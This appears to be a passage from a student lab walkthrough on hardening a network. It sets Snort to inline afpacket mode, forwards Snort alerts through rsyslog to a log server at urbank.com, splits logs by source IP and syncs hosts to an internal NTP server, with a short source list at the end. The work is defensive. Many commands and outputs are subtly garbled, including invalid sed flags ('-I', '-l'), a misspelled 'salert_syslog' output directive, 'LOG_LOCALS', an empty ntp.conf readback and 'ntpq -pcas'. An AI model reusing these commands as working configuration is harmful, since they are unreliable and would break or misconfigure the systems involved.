- 6) Enter **sudo sed -n '145,157p' /etc/snort/snort.conf**

```
support@IPS-LAN:~$ sudo sed -n '145,157p' /etc/snort/snort.conf
# Configure DAQ related options for inline operation. For more information, see README.daq
#
# config daq: <type>
# config daq_dir: <dir>
# config daq_mode: <mode>
# config daq_var: <var>
#
# <type> ::= pcap | afpacket | dump | nfq | ipq | ipfw
# <mode> ::= read-file | passive | inline
# <var> ::= arbitrary <name>=<value passed to DAQ>
# <dir> ::= path as to where to look for DAQ module so's
```

- 7) Enter **snort --daq-list**

```
support@IPS-LAN:~$ snort --daq-list
Available DAQ modules:
pcap(v3): readback live multi unpriv
ipfw(v2): live inline multi unpriv
dump(v1): readback live inline multi unpriv
afpacket(v4): live inline multi unpriv
support@IPS-LAN:~$
```

- 8) Enter **sudo sed -I '147\config daq: afpacket/\config daq\_mode: inline' /etc/snort/snort.conf**

```
support@IPS-LAN:~$ sudo sed -I '147l\
config daq: afpacket\
config daq_mode: inline' /etc/snort/snort.conf
```

- 9) Enter **sudo sed -n '145,157p' /etc/snort/snort.conf**

```
support@IPS-LAN:~$ sudo sed -n '145,157p' /etc/snort/snort.conf
# Configure DAQ related options for inline operation. For more information, see README.daq
config daq: afpacket
config daq_mode: inline
#
# config daq: <type>
# config daq_dir: <dir>
# config daq_mode: <mode>
# config daq_var: <var>
#
# <type> ::= pcap | afpacket | dump | nfq | ipq | ipfw
# <mode> ::= read-file | passive | inline
# <var> ::= arbitrary <name>=<value passed to DAQ>
```

## Configuring Syslog Client

**Syslog**-Content based filtering, TCP, TLS encryption

**Rsyslog**-Reliable event logging protocol support

- 1) Enter **sudo sed -n '481,482p' /etc/snort/snort.conf**

```
support@IPS-LAN:~$ sudo sed -n '481,482p' /etc/snort/snort.conf
# syslog
# output alert_syslog: LOG_AUTH LOG_ALERT
support@IPS-LAN:~$
```

- 2) Enter **sudo sed -i '482 c\output alert\_syslog: LOG\_LOCALS LOG\_ALERT' /etc/snort/snort.conf**

```
support@IPS-LAN:~$ sudo sed -i '482 c\output salert_syslog: LOG_LOCALS LOG_ALERT' /etc/snort/snort.conf
support@IPS-LAN:~$
```

- 3) Enter **sudo sed -n '481,482p' /etc/snort/snort.conf**

```
support@IPS-LAN:~$ sudo sed -n '481,482p' /etc/snort/snort.conf
# syslog
output salert_syslog: LOG_LOCALS LOG_ALERT
support@IPS-LAN:~$
```

- 4) Enter **tail -3 /etc/rsyslog.conf**  
**#Include all conf files in /etc/rsyslog.d/**

```
support@IPS-LAN:~$ tail -3 /etc/rsyslog.conf
# Include all config files in /etc/rsyslog.d/
#
$IncludeConfig /etc/rsyslog.d/*.conf
support@IPS-LAN:~$
```

- 5) Enter **sudo nano /etc/rsyslog.d/50-default.conf**

```
Default rules for rsyslog.
# For more information see rsyslog.conf(5) and /etc/rsyslog.conf

# First some standard log files. Log by facility.
#
auth,authpriv.*          /var/log/auth.log
*.auth,authpriv.none      ./var/log/syslog
#cron,*                  /var/log/cron.log
#daemon.*                /var/log/daemon.log
kern.*                   /var/log/kern.log
#lpr.*                   /var/log/lpr.log
mail.*                   /var/log/mail.log
#user.*                  /var/log/user.log

# Logging for the mail system. Split it up so that
# it is easy to write scripts to parse these files.
#
mail.info                /var/log/mail.info
mail.warn                 /var/log/mail.warn
mail.err                 /var/log/mailerr

# Logging for INN news system.
#
news.crit                /var/log/news/news.crit
news.err                 /var/log/news/news.err
news.notice               /var/log/news/news.notice

# Some "catch-all" log files.
#
#+debug;
# auth,authpriv.none;\n  news.none;mail.none; -/var/log/debug
#+info;+notice;+warn; \n  auth,authpriv.none;\n  cron,daemon.none;\n  null,news.none -/var/log/messages

# Emergencies are sent to everybody logged in.
#
*.*emerg                  :omusrmsg:*

# I like to have messages displayed on the console, but only on a virtual
# terminal.
#
# Get Help           WriteOut      Read File      Prev Page      Cut Text      Cur Pos
# Exit             Justify       Where Is      Next Page      Uncut Text     To Spell
```

6) At line 4 enter:

**local5.alert @urbank.com**

&~

7) Enter Control + X

8) Enter Y

9) Select Enter

10) Enter **rsyslogd -N1**

```
support@IPS-LAN:~$ rsyslogd -N1
rsyslogd: version 5.8.6, config validation run (level 1), master config /etc/rsyslog.conf
rsyslogd: End of config validation run. Bye.
support@IPS-LAN:~$
```

11) Enter **sudo service rsyslog restart**


```
support@IPS-LAN:~$ sudo service rsyslog restart
rsyslog stop/waiting
rsyslog start/running, process 2026
support@IPS-LAN:~$
```

## Syslog Server Configuration

### 1) Open PuTTY



### 2) Select SSH UrBank.com and select Open



### 3) Enter sudo sed -n '17,19p' /etc/rsyslog.conf

```
support@Web:~$ sudo sed -n '17,19p' /etc/rsyslog.conf
# provides UDP syslog reception
```

### 4) Enter sudo nano /etc/rsyslog.d/50-default.conf

```
support@Web:~$ support@Web:~$ sudo nano /etc/rsyslog.d/50-default.conf
GNU nano 2.3.6          File: /etc/rsyslog.d/50-default.conf

# Default rules for rsyslog.

# For more information see rsyslog.conf(5) and /etc/rsyslog.conf(5)
if $fromhost-ip == '10.10.1.1' then /var/log/ids_dmz.log
&~
```

### 5) At line 4 enter :

**if \$fromhost-ip == '10.10.3.2' then /var/log/ips\_lan.log  
&~**

- 6) Select Control + X
- 7) Enter Y
- 8) Press Enter

**9) Enter rsyslogd -N1**

```
support@Web:~$ rsyslogd -N1
rsyslogd: version 5.8.6, config validation run
log.conf
rsyslogd: End of config validation run. Bye.
```

**10) Enter ls /var/log**

```
support@Web:~$ ls /var/log
alternatives.log  dbconfig-common  dpkg.log      mail.err      syslog
apache2          dist-upgrade    faillog      mail.log      udev
apt              dmesg          fontconfig.log  mysql        ufw.log
aptitude         dmesg.0        fsck        mysql.err    upstart
auth.log         dmesg.1.gz    installers   news
boot             dmesg.2.gz    kern.log     ntpstate
boot.log         dmesg.3.gz    lastlog     php5-fpm.log
btmp             dmesg.4.gz    kern.log     php5-fpm.log
support@Web:~$
```

**11) Enter sudo service rsyslog restart**

```
support@Web:~$ sudo service rsyslog restart
rsyslog stop/waiting
rsyslog start/running, process 10052
support@Web:~$
```

## Sync Logging

### 1) Enter **10.10.1.116**

```
support@Web:~$ nslookup 10.10.1.116
Server:      10.10.1.113
```

### 2) Enter **ntpq -p**

```
support@Web:~$ ntpq -p
      remote          refid      st t when poll reach   delay    offset  jitter
-----+
*ntp.urbank.com  LOCAL(0)        11 u    45  128  377    0.155   2.134   3.563
support@Web:~$
```

### 3) Enter **sudo apt-get -y install ntp**

```
support@IPS-LAN:~$ sudo apt-get -y install ntp
Reading package lists... Done
Building dependency tree
Reading state information... Done
Suggested packages:
  ntp-doc
The following NEW packages will be installed:
  ntp
0 upgraded, 1 newly installed, 0 to remove and 0 not upgraded.
Need to get 0 B/570 kB of archives.
After this operation, 1,368 kB of additional disk space will be used.
Selecting previously unselected package ntp.
(Reading database ... 51988 files and directories currently installed.)
Unpacking ntp (from .../ntp_1%3a4.2.6.p3+dfsg-1ubuntu3_i386.deb) ...
Processing triggers for man-db ...
Processing triggers for ureadahead ...
Setting up ntp (1:4.2.6.p3+dfsg-1ubuntu3) ...
 * Starting NTP server ntpd
support@IPS-LAN:~$
```

### 4) Enter **sudo sed -n '19,22p' /etc/ntp.conf**

```
support@IPS-LAN:~$ sudo sed -n '19,22p' /etc/ntp.conf
server 0.ubuntu.pool.ntp.org
server 1.ubuntu.pool.ntp.org
server 2.ubuntu.pool.ntp.org
server 3.ubuntu.pool.ntp.org
support@IPS-LAN:~$
```

### 5) Enter **sudo sed -l '19,22 c/server ntp.urbank.com iburst' /etc/ntp.conf**

```
support@IPS-LAN:~$ sudo sed -l '19,22 c/server ntp.urbank.com iburst' /etc/ntp.conf
support@IPS-LAN:~$
```

### 6) Enter **sudo sed -n '18,20p' /etc/ntp.conf**

```
support@IPS-LAN:~$ sudo sed -n '18,20p' /etc/ntp.conf
support@IPS-LAN:~$
```

### 7) Enter **sudo service ntp restart**

```
support@IPS-LAN:~$ sudo service ntp restart
 * Stopping NTP server ntpd
 * Starting NTP server ntpd
support@IPS-LAN:~$
```

**8) Enter ntpq -pcas**

```
[root@IPS-LAN:~]# ntpq -pcas
```

## Sources

*Detecting Network Attacks with Wireshark.* (2021, November 18). InfosecMatter. Retrieved January 8, 2022, from <https://www.infosecmatter.com/detecting-network-attacks-with-wireshark/>

Dietrich, N. (2015, December 10). *The Reputation Preprocessor in Snort – Blacklists and Whitelists – Sublime Robots.* Sublime Robots. Retrieved February 1, 2022, from <http://sublimerobots.com/2015/12/the-snort-reputation-processor/#:%7E:text=The%20reputation%20processor%20was%20created,addresses%20are%20stored%20in%20whitelists>

*Implementing Network Segmentation and Segregation / Cyber.gov.au.* (n.d.). Australian Cyber Security Centre. Retrieved January 24, 2022, from <https://www.cyber.gov.au/acsc/view-all-content/publications/implementing-network-segmentation-and-segregation>

*System Monitoring — Firewall States — States Summary / pfSense Documentation.* (n.d.). Netgate. Retrieved January 24, 2022, from <https://docs.netgate.com/pfsense/en/latest/monitoring/status/firewall-states-summary.html>

*Where Should I Install Snort? / An Introduction to Snort: A Lightweight Intrusion Detection System / InformIT.* (2001, June 15). Informit. Retrieved February 1, 2022, from <https://www.informit.com/articles/article.aspx?p=21778&seqNum=9>